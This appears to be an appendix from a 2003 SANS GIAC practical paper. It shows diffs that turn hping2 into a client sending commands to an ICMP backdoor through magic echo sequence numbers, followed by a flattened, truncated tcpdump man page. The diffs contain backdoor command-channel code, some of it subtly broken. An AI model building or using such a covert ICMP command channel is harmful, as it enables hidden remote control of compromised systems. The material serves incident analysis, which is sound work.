FF01 Mod to Source Code

The subroutine sendicmp.c was modified to send the "FF01" echo.sequence. The output of the diff command follows:

```
79,80c79,83
<       icmp->un.echo.id = getpid() & 0xffff;
<       icmp->un.echo.sequence = _icmp_seq;
---
> /*    icmp->un.echo.id = getpid() & 0xffff; */
>       icmp->un.echo.id = 0;
> /*    icmp->un.echo.sequence = _icmp_seq;*/
> /*    icmp->un.echo.sequence = 0x03FF; */
>       icmp->un.echo.sequence = 0x01FF;
```

Mods to Make hping2 a "Local Partners Access" Client

Diff output for statistics.c

```
34c34
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
<       fprintf(stderr, "\n--- %s hping statistic ---\n", targetname);
---
> /*    fprintf(stderr, "\n--- %s hping statistic ---\n", targetname);
36c36
<                       "%d%% packet loss\n", sent_pkt, recv_pkt, lossrate);
---
>                       "%d%% packet loss\n", sent_pkt, recv_pkt, lossrate);*/
40,41c40,41
<       fprintf(stderr, "round-trip min/avg/max = %.1f/%.1f/%.1f ms\n",
<               rtt_min, rtt_avg, rtt_max);
---
> /*    fprintf(stderr, "round-trip min/avg/max = %.1f/%.1f/%.1f ms\n",
>               rtt_min, rtt_avg, rtt_max); */
```

Diff output for rtt.c

```
70c70
<       if (*ms_delay < 0)
---
> /*    if (*ms_delay < 0)
83c83
<       }
---
    >   }*/
```

Diff output for main.c

```
303c303
<       printf("HPING %s (%s %s): %s set, %d headers + %d data bytes\n",
---
> /*    printf("HPING %s (%s %s): %s set, %d headers + %d data bytes\n",
309c309
<               data_size);
---
>               data_size);*/
sendicmp.c
```

Diff output for sendicmp.c

```
12a13
> #include <strings.h>
24c25,26
< static int _icmp_seq = 0;
---
> static int _icmp_seq = 0;
> static int ken = -1;
61c63,65
<       char *packet, *data;
---
>       char *packet, *data,senddata[30],cexit[5],lexit[5];
>         int kenjjj;
>         int kenexit;
73a78,81
> for(kenjjj=0;kenjjj<=30;kenjjj++)
> {
> senddata[kenjjj]=" ";
> }
79,81c87,102
<       icmp->un.echo.id = getpid() & 0xffff;
<       icmp->un.echo.sequence = _icmp_seq;
<
---
> /* ken ken ken */
> /*    icmp->un.echo.id = getpid() & 0xffff; */
>       icmp->un.echo.id = 0;
> /*    icmp->un.echo.sequence = _icmp_seq; */
> /*    icmp->un.echo.sequence = 0x03ff; */
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
> /*      _icmp_seq=_icmp_seq-0x100; */
> /* 0x03ff get backdoor packet */
> ken++;
> if( ken >= 3 )
> {
> ken=3;
> }
> if( ken == 0 )       icmp->un.echo.sequence = 0x02ff;
> if( ken == 1 )       icmp->un.echo.sequence = 0x03ff;
> if( ken == 2 )       icmp->un.echo.sequence = 0x02ff;
> if( ken == 3 )       icmp->un.echo.sequence = 0x01ff;
83c104,122
<       data_handler(data, data_size);
---
> /*   data_handler(data, data_size); */
> if( ken >=2)
> {
>                 bzero(data, 30);
>                 if (fgets(senddata, 30, stdin) == NULL)
>                 senddata[strlen(senddata)-1] = 0;
>                 strcat(data, senddata);
> for(kenjjj=0;kenjjj<=3;kenjjj++)
> {
> data[kenjjj]=" ";
> }
> strncpy(cexit,senddata,4);
> strncpy(lexit,"exit",4);
> kenexit=strncmp(cexit,lexit,4);
> }
> for(kenjjj=0;kenjjj<=26;kenjjj++)
> {
> data[kenjjj+4]=senddata[kenjjj];
> }
```

Diff output for waitpacket.c

```
23c23
< static int recv_icmp(void *packet, size_t size);
---
> static int recv_icmp(char *packet, size_t size);
32a33
> int kencount=0;
53a55
>
91d92
<
215c216
< int recv_icmp(void *packet, size_t size)
---
> int recv_icmp(char *packet, size_t size)
216a218,219
>         char outdat[150];
>         char cexit[5];
218a222,237
>             int icmp_seq = icmp.un.echo.sequence;
>             int status;
>                int i;
>                int kenexit;
>             float ms_delay;
>         for (i=12; i<size; i++)
>     {
>          outdat[i-12]=packet[i];
>     }
>         printf("%s",outdat);
>         sync();
>
> strncpy(cexit,outdat,4);
> kenexit=strncmp(cexit,"exit",4);
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
> if( kenexit  == 0 ) exit(0);
>
224c243
<       }
---
>       }
230,237d248
<       if ((icmp.type == ICMP_ECHOREPLY  ||
<            icmp.type == ICMP_TIMESTAMPREPLY ||
<            icmp.type == ICMP_ADDRESSREPLY) &&
<              icmp.un.echo.id == (getpid() & 0xffff))
<       {
<              int icmp_seq = icmp.un.echo.sequence;
<              int status;
<              float ms_delay;
241c252
<              log_ip(status, icmp_seq);
---
> /*           log_ip(status, icmp_seq);
243c254
<              printf("icmp_seq=%d rtt=%.1f ms\n", icmp_seq, ms_delay);
---
>              printf("icmp_seq=%d rtt=%.1f ms\n", icmp_seq, ms_delay);*/
250a262
>                                   {
251a264
>                                   }
252a266
>                                   {
254c268
<              }
---
>                                   }
```

Diff output for hping2.h

```
67c67
< #define COUNTREACHED_TIMEOUT 10
---
> #define COUNTREACHED_TIMEOUT 100
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix G

TCPDUMP(8) TCPDUMP(8) NAME tcpdump - dump traffic on a network SYNOPSIStcpdump [-adeflnNOpqRStuvxX] [-c

count] [-F file][-i interface] [-m module] [-r file][-s

snaplen] [-T type] [-U user] [-w file][-E

algo:secret] [expression]

DESCRIPTION

Tcpdump prints out the headers of packets on a network interface that match the boolean expression.

Under SunOS with nit or bpf: To run tcpdump you must have read access to /dev/nit or /dev/bpf*. UnderSolaris with dlpi: You must have read/write access to the network pseudo device, e.g.

/dev/le. Under HP-UX with dlpi: You must be root or it must be installed setuid to root. Under IRIX with snoop: You must

be root or it must be installed setuid to root. Under Linux: You must be root or it must be installed setuidto root. Under Ultrix and Digital UNIX: Once the super-user has enabled promiscuous-mode operation using pfconfig(8), any user may run tcpdump. Under BSD: You must have read access to /dev/bpf*. OPTIONS-a Attempt to convert network and broadcast addresses to names.

-c Exit after receiving count packets. -d Dump the compiled packet-matching code in a human readable form to standard output and stop. -dd Dump packet-matching code as a C program fragment. -ddd Dump packet-matching code as decimal numbers (preceded with a count). -e Print the link-level header on each dump line. -E Use algo:secret for decrypting IPsec ESP packets. Algorithms may be des-cbc, 3des-cbc, blow-fish-cbc, rc3-cbc, cast128-cbc, or none. The default is des-cbc. The ability to decrypt packets is

only present if tcpdump was compiled with cryptography enabled. secret the ascii text for ESPsecret key. We cannot take arbitrary binary value at this moment. The option assumes RFC2406 ESP, not RFC1827 ESP. The option is only for debugging purposes, and the use of this optionwith truly `secret' key is discouraged. By presenting IPsec secret key onto command line you make it visible to others, via ps(1) and other occasions. -f Print `foreign' internet addresses numerically rather than symbolically (this option is intended toget around serious brain damage in Sun's yp server -- usually it hangs forever translating nonlocal internet numbers). -F Use file as input for the filter expression. An additional expression given on the command line isignored.

-i Listen on interface. If unspecified, tcpdump searches the system interface list for the lowest num-bered, configured up interface (excluding loopback). Ties are broken by choosing the earliest

match. On Linux systems with 2.2 or later kernels, an interface argument of ``any'' can be used to capturepackets from all interfaces. Note that captures on the ``any'' device will not be done in promiscuous mode. -l Make stdout line buffered. Useful if you want to see the data while capturing it. E.g.,``tcpdump -l | tee dat'' or ``tcpdump -l > dat & tail -f dat''.

-n Don't convert host addresses to names. This can be used to avoid DNS lookups. -nn Don't convert protocol and port numbers etc. to names either. -N Don't print domain name qualification of host names. E.g., if you give this flag then tcpdump willprint ``nic'' instead of ``nic.ddn.mil''.

3 January 2001 1

TCPDUMP(8) TCPDUMP(8)

-m Load SMI MIB module definitions from file module. This option can be used several times to loadseveral MIB modules into

tcpdump.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

-O Do not run the packet-matching code optimizer. This is useful only if you suspect a bug in theoptimizer.

-p Don't put the interface into promiscuous mode. Note that the interface might be in promiscuousmode for some other reason; hence, `-p' cannot be used as an abbreviation for `ether host {localhw-addr} or ether broadcast'. -q Quick (quiet?) output. Print less protocol information so output lines are shorter. -r Read packets from file (which was created with the -w option). Standard input is used if file is``-''.

-R Assume ESP/AH packets to be based on old specification (RFC1825 to RFC1829). If specified,

tcpdump will not print replay prevention field. Since there is no protocol version field in ESP/AHspecification,

tcpdump cannot deduce the version of ESP/AH protocol.

-s Snarf snaplen bytes of data from each packet rather than the default of 68 (with SunOS's NIT, theminimum is actually 96). 68 bytes is adequate for IP, ICMP, TCP and UDP but may truncate protocol information from name server and NFS packets (see below). Packets truncated because of alimited snapshot are indicated in the output with ``[|

proto]'', where proto is the name of the proto-col level at which the truncation has occurred. Note that taking larger snapshots both increases the

amount of time it takes to process packets and, effectively, decreases the amount of packet buffer-ing. This may cause packets to be lost. You should limit

snaplen to the smallest number that willcapture the protocol information you're interested in. Setting

snaplen to 0 means use the requiredlength to catch whole packets.

-S Print absolute, rather than relative, TCP sequence numbers. -t Don't print a timestamp on each dump line. -tt Print an unformatted timestamp on each dump line. -U Drops root privileges and changes user ID to user and group ID to the primary group of user.

Note! Red Hat Linux automatically drops the privileges to user ``pcap'' if nothing else is speci-fied.

-T Force packets selected by "expression" to be interpreted the specified type. Currently known typesare cnfp (Cisco NetFlow protocol), rpc (Remote Procedure Call), rtp (Real-Time Applications

protocol), rtcp (Real-Time Applications control protocol), snmp (Simple Network ManagementProtocol), vat (Visual Audio Tool), and wb (distributed White Board).

-u Print undecoded NFS handles. -v (Slightly more) verbose output. For example, the time to live, identification, total length andoptions in an IP packet are printed. Also enables additional packet integrity checks such as verifying the IP and ICMP header checksum. SMB packets are also printed in full. -vv Even more verbose output. For example, additional fields are printed from NFS reply packets. -vvv Even more verbose output. For example, telnet SB ... SE options are printed in full. With -X tel-net options are printed in hex as well.

-w Write the raw packets to file rather than parsing and printing them out. They can later be printedwith the -r option. Standard output is used if

file is ``-''.

-x Print each packet (minus its link level header) in hex. The smaller of the entire packet or snaplenbytes will be printed.

-X When printing hex, print ascii too. Thus if -x is also set, the packet is printed in hex/ascii. This isvery handy for analysing new protocols. Even if -x is not also set, some parts of some packets

may be printed in hex/ascii.

3 January 2001 2

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

expressionselects which packets will be dumped. If no

expression is given, all packets on the net will bedumped. Otherwise, only packets for which expression is `true' will be dumped.

The expression consists of one or more primitives. Primitives usually consist of an id (name ornumber) preceded by one or more qualifiers. There are three different kinds of qualifier:

type qualifiers say what kind of thing the id name or number refers to. Possible types are host,net and port. E.g., `host foo', `net 128.3', `port 20'. If there is no type qualifier, host is

assumed. dir qualifiers specify a particular transfer direction to and/or from id. Possible directions aresrc, dst, src or dst and src and dst. E.g., `src foo', `dst net 128.3', `src or dst port ftpdata'. If there is no dir qualifier, src or dst is assumed. For `null' link layers (i.e. pointto point protocols such as slip) the inbound and outbound qualifiers can be used to specify a desired direction. proto qualifiers restrict the match to a particular protocol. Possible protos are: ether, fddi, tr,ip, ip6, arp, rarp, decnet, tcp and udp. E.g., `ether src foo', `arp net 128.3', `tcp port

21'. If there is no proto qualifier, all protocols consistent with the type are assumed.E.g., `src foo' means `(ip or arp or rarp) src foo' (except the latter is not legal syntax), `net bar' means `(ip or arp or rarp) net bar' and `port 53' means `(tcp or udp) port 53'. [`fddi' is actually an alias for `ether'; the parser treats them identically as meaning ``the data linklevel used on the specified network interface.'' FDDI headers contain Ethernet-like source and

destination addresses, and often contain Ethernet-like packet types, so you can filter on theseFDDI fields just as with the analogous Ethernet fields. FDDI headers also contain other fields, but you cannot name them explicitly in a filter expression. Similarly, `tr' is an alias for `ether'; the previous paragraph's statements about FDDI headers alsoapply to Token Ring headers.]

In addition to the above, there are some special `primitive' keywords that don't follow the pattern:gateway, broadcast, less, greater and arithmetic expressions. All of these are described below. More complex filter expressions are built up by using the words and, or and not to combine prim-itives. E.g., `host foo and not port ftp and not port ftp-data'. To sav e typing, identical qualifier lists can be omitted. E.g., `tcp dst port ftp or ftp-data or domain' is exactly the same as `tcp dstport ftp or tcp dst port ftp-data or tcp dst port domain'.

Allowable primitives are: dst host hostTrue if the IPv4/v6 destination field of the packet is

host, which may be either an addressor a name.

src host hostTrue if the IPv4/v6 source field of the packet is

host.

host hostTrue if either the IPv4/v6 source or destination of the packet is

host. Any of the abovehost expressions can be prepended with the keywords, ip, arp, rarp, or ip6 as in:

ip host hostwhich is equivalent to: ether proto \ip and host hostIf host is a name with multiple IP addresses, each address will be checked for a match.

ether dst ehostTrue if the ethernet destination address is

ehost. Ehost may be either a name from/etc/ethers or a number (see ethers(3N) for numeric format).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

ether src ehostTrue if the ethernet source address is

ehost.

ether host ehostTrue if either the ethernet source or destination address is

ehost.

gateway hostTrue if the packet used

host as a gateway. I.e., the ethernet source or destination addresswas host but neither the IP source nor the IP destination was host. Host must be a nameand must be found in both /etc/hosts and /etc/ethers. (An equivalent expression is

ether host ehost and not host hostwhich can be used with either names or numbers for

host / ehost.) This syntax does notwork in IPv6-enabled configuration at this moment.

dst net netTrue if the IPv4/v6 destination address of the packet has a network number of

net. Netmay be either a name from /etc/networks or a network number (see networks(4) fordetails).

src net netTrue if the IPv4/v6 source address of the packet has a network number of

net.

net net True if either the IPv4/v6 source or destination address of the packet has a network num-ber of

net.

net net mask maskTrue if the IP address matches

net with the specific netmask. May be qualified with srcor dst. Note that this syntax is not valid for IPv6

net.

net net/lenTrue if the IPv4/v6 address matches

net a netmask len bits wide. May be qualified withsrc or dst.

dst port portTrue if the packet is ip/tcp, ip/udp, ip6/tcp or ip6/udp and has a destination port value of

port. The port can be a number or a name used in /etc/services (see tcp(4P) and udp(4P)). If a name is used, both the port number and protocol are checked. If a numberor ambiguous name is used, only the port number is checked (e.g., dst port 513 will print

both tcp/login traffic and udp/who traffic, and port domain will print both tcp/domainand udp/domain traffic).

src port portTrue if the packet has a source port value of

port.

port portTrue if either the source or destination port of the packet is

port. Any of the above portexpressions can be prepended with the keywords, tcp or udp, as in:

tcp src port portwhich matches only tcp packets whose source port is

port.

less lengthTrue if the packet has a length less than or equal to

length. This is equivalent to:len <= length.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

greater lengthTrue if the packet has a length greater than or equal to

length. This is equivalent to:len >= length.

ip proto protocolTrue if the packet is an IP packet (see

ip(4P)) of protocol type protocol. Protocol can bea number or one of the names icmp, icmp6, igmp, igrp, pim, ah, esp, udp, or tcp. Notethat the identifiers tcp, udp, and icmp are also keywords and must be escaped via

3 January 2001 4

TCPDUMP(8) TCPDUMP(8)

backslash (\), which is \\ in the C-shell. Note that this primitive does not chase protocolheader chain. ip6 proto protocolTrue if the packet is an IPv6 packet of protocol type

protocol. Note that this primitivedoes not chase protocol header chain.

ip6 protochain protocolTrue if the packet is IPv6 packet, and contains protocol header with type

protocol in itsprotocol header chain. For example,

ip6 protochain 6matches any IPv6 packet with TCP protocol header in the protocol header chain. The packet may contain, for example, authentication header, routing header, or hop-by-hopoption header, between IPv6 header and TCP header. The BPF code emitted by this primitive is complex and cannot be optimized by BPF optimizer code in tcpdump, so thiscan be somewhat slow.

ip protochain protocolEquivalent to ip6 protochain

protocol, but this is for IPv4.

ether broadcastTrue if the packet is an ethernet broadcast packet. The

ether keyword is optional.

ip broadcastTrue if the packet is an IP broadcast packet. It checks for both the all-zeroes and all-ones

broadcast conventions, and looks up the local subnet mask. ether multicastTrue if the packet is an ethernet multicast packet. The

ether keyword is optional. This isshorthand for `ether[0] & 1 != 0'.

ip multicastTrue if the packet is an IP multicast packet. ip6 multicastTrue if the packet is an IPv6 multicast packet. ether proto protocolTrue if the packet is of ether type

protocol. Protocol can be a number or one of thenames ip, ip6, arp, rarp, atalk, aarp, decnet, sca, lat, mopdl, moprc, or iso. Note theseidentifiers are also keywords and must be escaped via backslash (\). [In the case of FDDI

(e.g., `fddi protocol arp'), the protocol identification comes from the 802.2 Logical LinkControl (LLC) header, which is usually layered on top of the FDDI header.

Tcpdumpassumes, when filtering on the protocol identifier, that all FDDI packets include an LLC

header, and that the LLC header is in so-called SNAP format. The same applies to TokenRing.]

decnet src hostTrue if the DECNET source address is

host, which may be an address of the form``10.123'', or a DECNET host name. [DECNET host name support is only available on

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Ultrix systems that are configured to run DECNET.] decnet dst hostTrue if the DECNET destination address is

host.

decnet host hostTrue if either the DECNET source or destination address is

host.

ip, ip6, arp, rarp, atalk, aarp, decnet, isoAbbreviations for:

ether proto pwhere p is one of the above protocols.

3 January 2001 5

TCPDUMP(8) TCPDUMP(8)

lat, moprc, mopdlAbbreviations for:

ether proto pwhere p is one of the above protocols. Note that tcpdump does not currently know how toparse these protocols.

vlan [vlan_id]True if the packet is an IEEE 802.1Q VLAN packet. If

[vlan_id] is specified, only true isthe packet has the specified vlan_id. Note that the first vlan keyword encountered in expression changes the decoding offsets for the remainder of expression on the assump-tion that the packet is a VLAN packet.

tcp, udp, icmpAbbreviations for:

ip proto p or ip6 proto pwhere p is one of the above protocols.

iso proto protocolTrue if the packet is an OSI packet of protocol type

protocol. Protocol can be a numberor one of the names clnp, esis, or isis.

clnp, esis, isisAbbreviations for:

iso proto pwhere p is one of the above protocols. Note that tcpdump does an incomplete job of pars-ing these protocols.

expr relop exprTrue if the relation holds, where

relop is one of >, <, >=, <=, =, !=, and expr is an arith-metic expression composed of integer constants (expressed in standard C syntax), the

normal binary operators [+, -, *, /, &, |], a length operator, and special packet data acces-sors. To access data inside the packet, use the following syntax:

proto [expr : size] Proto is one of ether, fddi, tr, ip, arp, rarp, tcp, udp, icmp or ip6, and indicates the pro-tocol layer for the index operation. Note that

tcp, udp and other upper-layer protocoltypes only apply to IPv4, not IPv6 (this will be fixed in the future). The byte offset, relative to the indicated protocol layer, is giv en by expr. Size is optional and indicates thenumber of bytes in the field of interest; it can be either one, two, or four, and defaults to one. The length operator, indicated by the keyword len, giv es the length of the packet. For example, `ether[0] & 1 != 0' catches all multicast traffic. The expression `ip[0] &0xf != 5' catches all IP packets with options. The expression `ip[6:2] & 0x1fff = 0' catches only unfragmented datagrams and frag zero of fragmented datagrams. Thischeck is implicitly applied to the tcp and udp index operations. For instance, tcp[0] always means the first byte of the TCP header, and never means the first byte of an inter-vening fragment.

Primitives may be combined using:

A parenthesized group of primitives and operators (parentheses are special to the Shelland must be escaped).

Negation (`!' or `not'). Concatenation (`&&' or `and'). Alternation (`||' or `or'). Negation has highest precedence. Alternation and concatenation have equal precedence and

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

asso-ciate left to right. Note that explicit and tokens, not juxtaposition, are now required for concatenation.

3 January 2001 6

TCPDUMP(8) TCPDUMP(8)

If an identifier is given without a keyword, the most recent keyword is assumed. For example,not host vs and ace is short fornot host vs and host ace which should not be confused withnot (host vs or ace)

Expression arguments can be passed to tcpdump as either a single argument or as multiple argu-ments, whichever is more convenient. Generally, if the expression contains Shell metacharacters, it is easier to pass it as a single, quoted argument. Multiple arguments are concatenated withspaces before being parsed.

EXAMPLESTo print all packets arriving at or departing from

sundown:tcpdump host sundown

To print traffic between helios and either hot or ace:tcpdump host helios and \(hot or ace \) To print all IP packets between ace and any host except helios:tcpdump ip host ace and not helios To print all traffic between local hosts and hosts at Berkeley:tcpdump net ucb-ether To print all ftp traffic through internet gateway snup: (note that the expression is quoted to prevent the shellfrom (mis-)interpreting the parentheses):

tcpdump 'gateway snup and (port ftp or ftp-data)' To print traffic neither sourced from nor destined for local hosts (if you gateway to one other net, this stuffshould never make it onto your local net).

tcpdump ip and not net localnet To print the start and end packets (the SYN and FIN packets) of each TCP conversation that involves a non-local host.

tcpdump 'tcp[13] & 3 != 0 and not src and dst net localnet' To print IP packets longer than 576 bytes sent through gateway snup:tcpdump 'gateway snup and ip[2:2] > 576'

To print IP broadcast or multicast packets that were not sent via ethernet broadcast or multicast:tcpdump 'ether[0] & 1 = 0 and ip[16] >= 224' To print all ICMP packets that are not echo requests/replies (i.e., not ping packets):tcpdump 'icmp[0] != 8 and icmp[0] != 0' OUTPUT FORMATThe output of

tcpdump is protocol dependent. The following gives a brief description and examples ofmost of the formats.

Link Level Headers If the '-e' option is given, the link level header is printed out. On ethernets, the source and destinationaddresses, protocol, and packet length are printed.

On FDDI networks, the '-e' option causes tcpdump to print the `frame control' field, the source and desti-nation addresses, and the packet length. (The `frame control' field governs the interpretation of the rest of the packet. Normal packets (such as those containing IP datagrams) are `async' packets, with a priorityvalue between 0 and 7; for example, `async4'. Such packets are assumed to contain an 802.2 Logical Link Control (LLC) packet; the LLC header is printed if it is not an ISO datagram or a so-called SNAP packet. On Token Ring networks, the '-e' option causes tcpdump to print the `access control' and `frame control'fields, the source and destination addresses, and the packet length. As on FDDI networks, packets are

3 January 2001 7

TCPDUMP(8) TCPDUMP(8)

assumed to contain an LLC packet. Regardless of whether the '-e' option is specified or not, the sourcerouting information is printed for source-routed packets. (N.B.: The following description assumes familiarity with the SLIP compression algorithm described in RFC-1144.)

On SLIP links, a direction indicator (``I'' for inbound, ``O'' for outbound), packet type, and compressioninformation are printed out. The packet type is printed first. The three types are

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

ip, utcp, and ctcp. No fur-ther link information is printed for ip packets. For TCP packets, the connection identifier is printed follow-ing the type. If the packet is compressed, its encoded header is printed out. The special cases are printed

out as *S+n and *SA+n, where n is the amount by which the sequence number (or sequence number andack) has changed. If it is not a special case, zero or more changes are printed. A change is indicated by U (urgent pointer), W (window), A (ack), S (sequence number), and I (packet ID), followed by a delta (+n or-n), or a new value (=n). Finally, the amount of data in the packet and compressed header length are printed. For example, the following line shows an outbound compressed TCP packet, with an implicit connectionidentifier; the ack has changed by 6, the sequence number by 49, and the packet ID by 6; there are 3 bytes

of data and 6 bytes of compressed header:O ctcp * A+6 S+49 I+6 3 (6)

ARP/RARP Packets Arp/rarp output shows the type of request and its arguments. The format is intended to be self explanatory.Here is a short sample taken from the start of an `rlogin' from host

rtsg to host csam:

arp who-has csam tell rtsg arp reply csam is-at CSAM

The first line says that rtsg sent an arp packet asking for the ethernet address of internet host csam. Csamreplies with its ethernet address (in this example, ethernet addresses are in caps and internet addresses in

lower case). This would look less redundant if we had done tcpdump -n:

arp who-has 128.3.254.6 tell 128.3.254.68 arp reply 128.3.254.6 is-at 02:07:01:00:01:c4

If we had done tcpdump -e, the fact that the first packet is broadcast and the second is point-to-pointwould be visible:

RTSG Broadcast 0806 64: arp who-has csam tell rtsg CSAM RTSG 0806 64: arp reply csam is-at CSAM

For the first packet this says the ethernet source address is RTSG, the destination is the ethernet broadcastaddress, the type field contained hex 0806 (type ETHER_ARP) and the total length was 64 bytes.

TCP Packets (N.B.:The following description assumes familiarity with the TCP protocol described in RFC-793. If you are not familiar with the protocol, neither this description nor tcpdump will be of much use to you.)

The general format of a tcp protocol line is:

src > dst: flags data-seqno ack window urgent options Src and dst are the source and destination IP addresses and ports. Flags are some combination of S (SYN),F (FIN), P (PUSH) or R (RST) or a single `.' (no flags).

Data-seqno describes the portion of sequencespace covered by the data in this packet (see example below).

Ack is sequence number of the next dataexpected the other direction on this connection. Window is the number of bytes of receive buffer spaceavailable the other direction on this connection. Urg indicates there is `urgent' data in the packet. Optionsare tcp options enclosed in angle brackets (e.g., <mss 1024>).

3 January 2001 8

TCPDUMP(8) TCPDUMP(8)

Src, dst and flags are always present. The other fields depend on the contents of the packet's tcp protocolheader and are output only if appropriate. Here is the opening portion of an rlogin from host rtsg to host csam.

rtsg.1023 > csam.login: S 768512:768512(0) win 4096 <mss 1024> csam.login > rtsg.1023: S 947648:947648(0) ack 768513 win 4096 <mss 1024> rtsg.1023 > csam.login: . ack 1 win 4096 rtsg.1023 > csam.login: P 1:2(1) ack 1 win 4096 csam.login > rtsg.1023: . ack 2 win 4096 rtsg.1023 > csam.login: P 2:21(19) ack 1 win 4096 csam.login > rtsg.1023: P 1:2(1) ack 21

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

win 4077 csam.login > rtsg.1023: P 2:3(1) ack 21 win 4077 urg 1 csam.login > rtsg.1023: P 3:4(1) ack 21 win 4077 urg 1

The first line says that tcp port 1023 on rtsg sent a packet to port login on csam. The S indicates that the SYN flag was set. The packet sequence number was 768512 and it contained no data. (The notation is`first:last(nbytes)' which means `sequence numbers

first up to but not including last which is nbytes bytesof user data'.) There was no piggy-backed ack, the available receive window was 4096 bytes and there was

a max-segment-size option requesting an mss of 1024 bytes. Csam replies with a similar packet except it includes a piggy-backed ack for rtsg's SYN. Rtsg then ackscsam's SYN. The `.' means no flags were set. The packet contained no data so there is no data sequence

number. Note that the ack sequence number is a small integer (1). The first time tcpdump sees a tcp `con-versation', it prints the sequence number from the packet. On subsequent packets of the conversation, the difference between the current packet's sequence number and this initial sequence number is printed. Thismeans that sequence numbers after the first can be interpreted as relative byte positions in the conversation's data stream (with the first data byte each direction being `1'). `-S' will override this feature, causingthe original sequence numbers to be output.

On the 6th line, rtsg sends csam 19 bytes of data (bytes 2 through 20 in the rtsg o"" csam side of the conver-sation). The PUSH flag is set in the packet. On the 7th line, csam says it's received data sent by rtsg up to but not including byte 21. Most of this data is apparently sitting in the socket buffer since csam's receivewindow has gotten 19 bytes smaller. Csam also sends one byte of data to rtsg in this packet. On the 8th and 9th lines, csam sends two bytes of urgent, pushed data to rtsg. If the snapshot was small enough that tcpdump didn't capture the full TCP header, it interprets as much ofthe header as it can and then reports ``[|

tcp]'' to indicate the remainder could not be interpreted. If theheader contains a bogus option (one with a length that's either too small or beyond the end of the header),

tcpdump reports it as ``[bad opt]'' and does not interpret any further options (since it's impossible to tellwhere they start). If the header length indicates options are present but the IP datagram length is not long enough for the options to actually be there, tcpdump reports it as ``[bad hdr length]''.

Capturing TCP packets with particular flag combinations (SYN-ACK, URG-ACK, etc.) There are 6 bits in the control bits section of the TCP header:

URG | ACK | PSH | RST | SYN | FIN Let's assume that we want to watch packets used in establishing a TCP connection. Recall that TCP uses a3-way handshake protocol when it initializes a new connection; the connection sequence with regard to the

TCP control bits is

1) Caller sends SYN2) Recipient responds with SYN, ACK

3) Caller sends ACK Now we're interested in capturing packets that have only the SYN bit set (Step 1). Note that we don't wantpackets from step 2 (SYN-ACK), just a plain initial SYN. What we need is a correct filter expression for

tcpdump.

3 January 2001 9

TCPDUMP(8) TCPDUMP(8)

Recall the structure of a TCP header without options:

0 15 31----------

| source port | destination port |----------
---------- | sequence number |----------
------ | acknowledgment number |----------
-------- | HL | reserved |U|A|P|R|S|F| window size |----------

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

---------- | TCP checksum | urgent pointer |----------

A TCP header usually holds 20 octets of data, unless options are present. The fist line of the graph containsoctets 0 - 3, the second line shows octets 4 - 7 etc. Starting to count with 0, the relevant TCP control bits are contained in octet 13:

0 7| 15| 23| 31----------|----------|----------|----------

| HL | reserved |U|A|P|R|S|F| window size |----------|----------|----------
----|---------- | | 13th octet | | | Let's hav e a closer look at octet no. 13:

| ||----------|

| |U|A|P|R|S|F||----------| |7 5 3 0| We see that this octet contains 2 bytes from the reserved field. According to RFC 793 this field is reservedfor future use and must be 0. The remaining 6 bits are the TCP control bits we are interested in. We hav e

numbered the bits in this octet from 0 to 7, right to left, so the PSH bit is bit number 3, while the URG bit isnumber 5.

Recall that we want to capture packets with only SYN set. Let's see what happens to octet 13 if a TCPdatagram arrives with the SYN bit set in its header:

| |U|A|P|R|S|F||----------| |0 0 0 0 0 0 1 0||----------| |7 6 5 4 3 2 1 0| We already mentioned that bits number 7 and 6 belong to the reserved field, so they must must be 0. Look-ing at the control bits section we see that only bit number 1 (SYN) is set.

Assuming that octet number 13 is an 8-bit unsigned integer in network byte order, the binary value of thisoctet is

00000010 and its decimal representation is

7 6 5 4 3 2 1 00*2 + 0*2 + 0*2 + 0*2 + 0*2 + 0*2 + 1*2 + 0*2 = 2

We're almost done, because now we know that if only SYN is set, the value of the 13th octet in the TCPheader, when interpreted as a 8-bit unsigned integer in network byte order, must be exactly 2.

3 January 2001 10

TCPDUMP(8) TCPDUMP(8)

This relationship can be expressed astcp[13] == 2 We can use this expression as the filter for tcpdump in order to watch packets which have only SYN set:tcpdump -i xl0 tcp[13] == 2 The expression says "let the 13th octet of a TCP datagram have the decimal value 2", which is exactly whatwe want. Now, let's assume that we need to capture SYN packets, but we don't care if ACK or any other TCP controlbit is set at the same time. Let's see what happens to octet 13 when a TCP datagram with SYN-ACK set arrives:

| |U|A|P|R|S|F||----------|

|0 0 0 1 0 0 1 0||----------| |7 6 5 4 3 2 1 0| Now bits 1 and 4 are set in the 13th octet. The binary value of octet 13 is

00010010 which translates to decimal

7 6 5 4 3 2 1 00*2 + 0*2 + 0*2 + 1*2 + 0*2 + 0*2 + 1*2 + 0*2 = 18

Now we can't just use 'tcp[13] == 18' in the tcpdump filter expression, because that would select only thosepackets that have SYN-ACK set, but not those with only SYN set. Remember that we don't care if ACK or any other control bit is set as long as SYN is set. In order to achieve our goal, we need to logically AND the binary value of octet 13 with some other valueto preserve the SYN bit. We know that we want SYN to be set in any case, so we'll logically AND the

value in the 13th octet with the binary value of a SYN:

00010010 SYN-ACK 00000010 SYNAND 00000010 (we want SYN) AND 00000010 (we want SYN) ---
----- --------= 00000010 = 00000010

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We see that this AND operation delivers the same result regardless whether ACK or another TCP controlbit is set. The decimal representation of the AND value as well as the result of this operation is 2 (binary 00000010), so we know that for packets with SYN set the following relation must hold true:

((value of octet 13) AND (2)) == (2) This points us to the tcpdump filter expressiontcpdump -i xl0 'tcp[13] & 2 == 2'

Note that you should use single quotes or a backslash in the expression to hide the AND ('&') special char-acter from the shell.

UDP Packets UDP format is illustrated by this rwho packet:

